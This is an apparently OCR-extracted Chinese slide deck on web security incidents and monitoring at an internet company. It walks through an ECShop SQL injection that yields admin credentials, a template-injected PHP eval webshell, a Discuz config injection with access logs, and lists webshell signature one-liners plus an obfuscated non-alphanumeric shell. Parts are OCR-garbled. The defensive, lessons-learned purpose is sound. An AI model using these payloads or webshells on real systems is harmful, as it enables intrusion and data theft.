



诚实 用心 专业
HONK YOUR KIT



WEB安全讨论及监控部署

--作者：马东京





分享大纲

WEB中的安全危机

WEB端安全漏洞图解

预警平台的建设和使用

木马特征码实例及未来新编码方式



WEB中的安全危机



WEB应用中会碰到很多安全问题，但我们碰到绝大部分的问题，都是因为开发工程师在项目编码时的过度自信及草率而留下的，或者有些是未考虑到的。俗话说“千里之堤溃于蚁穴”，往往一个不起眼的漏洞便会造成很严重的后果。如在提交时对字符串没有转义的处理将会导致被SQL注入，提权，挂码等。



WEB中的安全危机

诚实 用心 专业


在漏洞提交平台“乌云”中，每天都有接近20个安全漏洞被公布。

提交日期	漏洞名称
2014-04-09	东航某站点配置不当可内网渗透
2014-04-09	anymacro邮箱系统-SQL注射+代码执行
2014-04-09	O2O模式下电玩世界无限游戏币攻击的可能性
2014-04-09	新浪某分站系统弱口令+cookie注入可导致各种用户信息泄露
2014-04-09	时代互联某处用户信息泄露漏洞
2014-04-09	任何平台任何使用openssl库的程序都可能受到攻击（非https）
2014-04-09	某通用E-learning管理系统存在任意文件上传漏洞
2014-04-08	卡斯基官方激活网站泄露激活码
2014-04-08	ChinaCache云主机openssl漏洞(控制用户主机系统)
2014-04-08	如家管理大学任意文件上传(系统root权限)
2014-04-08	京东某分站openssl漏洞导致敏感信息泄露及全站随机用户登录(证明可登录)
2014-04-08	豌豆荚运维不当导致服务器敏感信息泄露
2014-04-09	天融信运维不当员工邮件内容泄露
2014-04-09	新网分站一处POST登录框SQL注入漏洞
2014-04-09	易币网运维不当导致可随机登录用户（已登陆）



WEB中的安全危机

诚实 用心 专业






WEB中的安全危机

诚实 用心 专业

以国内三家较出名的互联网公司为例，在过去两年内，每个月少则出现10几个，多则出现5、60个大大小小的安全漏洞。





- 2345也有安全问题





WEB端安全漏洞图解



WEB端安全漏洞图解

诚实 用心 专业
HONK V.I.P. 888

漏洞案例分析一、

案例披露地址：<http://www.wooyun.org/bugs/wooyun-2010-041650>

相关厂商：<http://www.tuinvlang.com/>





WEB端安全漏洞图解

诚实 用心 专业

漏洞案例分析

注入选择：ECSHOP平台搜索功能

← → ↻ www.tuinvlang.com/search.php?encode=YTo0OntzOjg6ImNhdGVnb3J5IjtzOjE6IjAiO3M6ODoia2V5c ☆

 欢迎光临本店! 查看购物车 | 选购

首页 | VIP会员 | 手机配件 全国免费热线:

所有分类 会员 Search 高级

当前位置: 首页 > 商品搜索



购物车 / Shopping Cart

您的购物车中有 0 件商品, 总计金额 ¥0.00元。

用户登录 用户注册

用户信息 我的收藏

搜索结果 按上架时间排序 倒序 GO

		
钻石会员卡	普通会员卡	标准会员卡
本店价 ¥19元	本店价 ¥365元	本店价 ¥198元
收藏 购买 比较	收藏 购买 比较	收藏 购买 比较




WEB端安全漏洞图解

诚实 用心 专业

搜索页SQL注入

```
$array['attr']["1') and 1=2 GROUP BY goods_id union all select  
concat(user_name,0x3a,password,\"\\\") union select 1#\""),1 from ecs_admin_user#"] = 1;  
base64_encode(serialize($array));
```

http://www.tuinvlang.com/search.php?encode=YToxOntz.....
JkLCciXCcplHVuaW9uIHNIbGVjdCAxlylnKSwxIGZyb20gZWZlbnR1bWU6IjtpOjE
7jQ6lfX0=





WEB端安全漏洞图解

诚实 用心 专业

MD5碰撞解码

密文:

类型:

查询结果:

[\[添加备注\]](#)



WEB端安全漏洞图解

诚实 用心 专业

进入ECSHOP后台地址

http://www.tuinvlang.com/admin/privilege.php?act=login

www.tuinvlang.com/admin/privilege.php?act=login

起始页	设置导航栏	商品列表	用户评论	订单列表	会员列表	商店设置
-----	-------	------	------	------	------	------

菜单

商品管理
促销管理
 夺宝奇兵
 红包类型
 商品包装
 祝福贺卡
 团购活动
 专题管理
 拍卖活动
 优惠活动
 批发管理
 超值礼包
 积分商城商品
订单管理
 订单列表
 订单查询
 合并订单
 订单打印
 缺货登记
 添加订单
 发货单列表
 退货单列表
广告管理
 广告列表
 广告位置
报表统计
 流量分析

热销商品数: 3

访问统计

今日访问: 441

最新评论: 3

系统信息

服务器操作系统: Linux (121.14.211.35)

PHP 版本: 5.2.17p1

安全模式: 否

Socket 支持: 是

GD 版本: GD2 (JPEG GIF PNG)

IP 库版本: 20071024

ECShop 版本: v2.7.0 RELEASE 20090720

编码: UTF-8

经销商数: 0

在线人数: 15

未审核评论: 0

Web 服务器: nginx/1.0.12

MySQL 版本: 5.1.63-log

安全模式GID: 否

时区设置: Asia/Shanghai

Zlib 支持: 是

文件上传的最大大小: 8M

安装日期: 2013-07-19

admin

这次的登录信息。

进入管理中心

返回首页 > 您忘记了密码吗?

共执行 28 个查询，用时 0.022369 秒，Gzip 已禁用，内存占用 4.165 MB
版权所有 © 2005-2009 上海顺源网络科技有限公司，并保留所有权利。



WEB端安全漏洞图解

诚实 用心 专业

修改模板注入webShell后门

`<?php @eval(base64_decode($_GET['dsb']));?>`

The screenshot shows the ECShop administration interface. On the left, a sidebar contains navigation links like '设置导航栏', '商品列表', '用户评论', '订单列表', '会员列表', and '商店设置'. The main content area is titled 'ECSHOP 管理中心- 库项目管理'. It displays a table of warehouse items, with 'myship.lib1 - 配送方式' selected. Below the table, there is a form for editing the template. The form contains a text area with HTML code. A red box highlights a specific line of code: `<?php @eval(base64_decode($_GET['dsb']));?>`. To the right of the form, there is a table of system parameters, including 'log_errors', 'log_errors_max_len', 'magic_quotes_gpc', 'magic_quotes_runtime', 'magic_quotes_sybase', 'mail.force_extra_parameters', 'max_execution_time', 'max_file_uploads', 'max_input_nesting_level', 'max_input_time', 'max_input_vars', 'memory_limit', 'open_basedir', 'output_buffering', 'output_handler', 'post_max_size', and 'precision'.

Parameter	Value
log_errors	On
log_errors_max_len	1024
magic_quotes_gpc	Off
magic_quotes_runtime	Off
magic_quotes_sybase	Off
mail.force_extra_parameters	no value
max_execution_time	30
max_file_uploads	20
max_input_nesting_level	64
max_input_time	60
max_input_vars	1000
memory_limit	64M
open_basedir	no value
output_buffering	4096
output_handler	no value
post_max_size	8M
precision	14



- 漏洞案例分析二、
- 我们公司2012年6月碰到的最大的一次安全问题



诚实 用心 专业

Discuz!
Control Panel

首页

全局

版块

用户

帖子

扩展

其他

广告

工具

UCenter

您好, admin [退出] 论坛首页

全局 > 积分设置

积分 搜索 SITEMAP +

站点信息

注册与访问

界面与显示

优化设置

系统功能

用户管理

积分设置

邮件设置

跟踪水设置

时间设置

附件设置

WAP 设置

UCenter 设置

积分规则

全局设置 > 注册与访问控制 > 注册

新建或添加新扩展积分

编辑现有扩展所用的扩展积分，包括对应该人种的该人的扩展积分

被删除人奖励积分数量

通过邀请码注册成功，奖励给邀请人的扩展积分数量

邀请人或奖励积分数量

通过邀请码注册成功，奖励给邀请人的扩展积分数量

全局设置 > 界面与显示方式 > 帖子的版面

积分

全局设置 > 系统功能 > 统计相关

设置用户等级必须小于页面。将该项设置到用户资料中，所以是初始计算积分。例如设置为 30，则等级为 30 个页面，用户的页面等级增加 30，如果未到 30 个页面而离开，不计入该等级。本设置越小，则统计精度越高其值越大。该设置值为 20~200 范围内，0 为不统计用户页面访问量。

全局设置 > 系统功能 > 管理相关

删除不活跃积分和期限(天):
设置新主题或回复从前面主题列表表示多少页以前的帖子时，不更新用户的扩展积分。可用于防止作弊了而不工作的扩展积分造成损失。0 为不使用此功能，删除更前用户积分。

全局设置 > 积分设置

积分设置
非活跃积分积分也可以进入“积分策略设置”。当扩展积分设置为“在帖子中显示”后，些设置看到“界面与显示方式”设置是在帖子中的具体位置。
积分设置方式
积分设置方式:
扩展积分设置
兑换比例为扩展积分对应一个单位标准积分的值，例如 extcredits1x1 的比例为 1.5即相当于 1.5 个单位标准积分。extcredits1x2 的比例为 3即相当于 3 个单位标准积分。extcredits1x3 的比例为 1.5即相当于 1.5 个单位标准积分。用 extredits3 的 1 分相当于 extredits2 的 3 分而 extredits1 的 10 分。一旦设置兑换比率，则用户可以在直接创建中自行兑换并设置了兑换比率的标准，如不是零则积分自由兑换，否则其兑换比率设置为 0。
注册初始积分
积分策略设置
当用户等级低于此下限时，则禁止用户执行积分策略中涉及扣除相应积分的操作。例如设置为 -100，而“清零”扣除积分 10 个单位，则当用户当前积分小于 -100 时，就不允许再执行“清零”操作。
扩展积分扣除策略
当积分策略扣除积分，会扣除部分积分，在积分策略允许的范围内 -100~+100。如果更多的操作设置积分策略，系统数据更新后的新用户积分，同时复制着清除更多的系统特征，因此请保留策略设置避免任何开发导致主要增加的积分数，如设置主要策略时，作者积分也会因此策略而减少作者发帖同时增加的积分数，如果以同比例扣除，作者积分也由此策略而减少。

Powered by Discuz! 5.3.0
© 2001-2008 Comsenz Inc.



```
settingsnew={uc={appid=1; key=[REDACTED]  
api=http://[REDACTED] ip=[REDACTED]';eval($_POST[a])>
```

```
[26/Jun/2012:04:52:52 +0800] "POST /config.inc.php HTTP/1.1" 200 109 "http://[REDACTED]" "Mozilla/4.0 (compatible; MSI  
[26/Jun/2012:04:52:54 +0800] "POST /config.inc.php HTTP/1.1" 200 3220 "http://[REDACTED]" "Mozilla/4.0 (compatible; MS  
[26/Jun/2012:04:53:17 +0800] "POST /config.inc.php HTTP/1.1" 200 820 "http://[REDACTED]" "Mozilla/4.0 (compatible; MSI  
[26/Jun/2012:04:53:22 +0800] "POST /config.inc.php HTTP/1.1" 200 47 "http://[REDACTED]" "Mozilla/4.0 (compatible; MSIE
```



```
K?php
@eval($_POST['11']);
$languages = array(
    'title' => '标题',
    'return' => '返回',
    'dateline' => '时间',
    'delete' => '删除',
    'checkall' => '全选',
    'submit' => '提交',
    'yes' => '是',
    'no' => '否',

```

木马程序

- 紧接着拿下同服务器的其他项目，植入木马，修改线上其他项目的PHP代码。
- 不能忽视任何一个以为不重要的项目



案例总结6宗罪

- 1、配置magic_quotes_gpc未打开或者未对参数预处理，被单引号注入。
- 2、未隐藏调试信息，导致被SQL注入后回调出权限帐号信息。
- 3、密码未进行随机字符串加密，字符串过于简单被轻松碰撞还原。
- 4、未禁用高危函数，使得eval、exec此类高危函数获得过大的执行权限。
- 5、没有即时监控服务端文件的修改状态，导致入侵后文件被加入WEBSHELL代码。
- 6、无统一的开发框架






预警平台的建设和使用




2345指纹监控平台





系统安全分析平台





木马特征码实例及未来新编码方式



木马特征码实例及未来新编码方式

木马实例

127.0.0.1 - WINNT

文件管理

批量挂马

批量清马

批量替换

查找木马

采集信息

执行命令

组件接口

端口扫描

网页扫描

端口扫描

Linux授权

MySQL授权

MySQL语句

MySQL数据库

退出系统

挂马路径:
文件类型:
过滤对象:

挂马代码

木马特征码说明: 程序
挂马示例: <script language=java

插入</head>标签之前

保持文件

将挂马应用于该文件夹,子文件夹

将挂马应用于该文件夹

开始挂马

127.0.0.1 - WINNT

等待消息队列

新建文件

新建目录

批量上传

浏览...

上传

上级目录

报告

属性

修改时间

大小

删除	改名	0777	2013-07-31 11:54:26	
删除	改名	0777	2013-11-18 17:11:31	
删除	改名	0777	2013-07-30 09:30:50	
删除	改名	0777	2013-06-28 11:07:49	
删除	改名	0777	2013-07-31 13:29:21	
编辑	改名	0666	2013-11-14 18:08:34	1041
编辑	改名	0666	2013-07-31 12:54:12	2.281
编辑	改名	0666	2013-07-22 16:20:39	2.91
编辑	改名	0666	2013-11-15 10:50:53	301
编辑	改名	0666	2013-06-26 11:00:11	21.251
编辑	改名	0666	2013-06-26 20:04:02	15.001
编辑	改名	0666	2013-07-30 10:51:24	3.241
编辑	改名	0666	2013-07-24 15:39:03	281
编辑	改名	0666	2013-07-22 15:53:51	1.331
编辑	改名	0666	2013-07-31 16:20:56	11
编辑	改名	0666	2013-07-31 16:18:57	2.121
编辑	改名	0666	2013-10-09 11:07:10	0661
编辑	改名	0666	2013-03-21 10:00:52	59.311
编辑	改名	0666	2013-07-25 17:11:49	1.451

限制

删除

属性

时间

打印

目录(5) / 文件(14)

25



木马特征码实例及未来新编码方式

诚实 用心 专业

PHP木马特征码

1、eval, assert, eval(base64_decode)

Eval: eval(\$_POST[cmd]);

Assert: assert(\$_POST[cmd]);

2、exec, system

Exec: exec(\$_GET[cmd],\$arr);

System: system(\$_GET[cmd]);

3、preg_replace

Preg_replace:preg_replace("/[email]/e",\$_POST['email'],'error');

4、copy, move_uploaded_file, fputs

此类主要是上传文件判断不严格：1、mime type判断 2、后缀判断



木马特征码实例及未来新编码方式

未来木马编码方式的设想 – 非字母数字编码

```
$_[+$_]++;  
$_=$_. "";  
$__++;  
$___=$_[+""];  
$____=$____=$_[ $____];  
$_____=$_____  
$_____++;  
$_____=$_____  
$_____++;$_____++;$_____++;$_____++;  
$_=$_. $_. $_. $_. $_. $_. ++$_____  
$_("p". $_. "in". $_. " $__+$__");
```

```
[root@217 wuxing]# cat test.php  
<?  
$_[+$_]++;  
$_=$_. "";  
$__++;  
$___=$_[+""];  
$____=$____=$_[ $____];  
$_____=$_____  
$_____++;  
$_____=$_____  
$_____++;$_____++;$_____++;$_____++;  
$_=$_. $_. $_. $_. $_. $_. ++$_____  
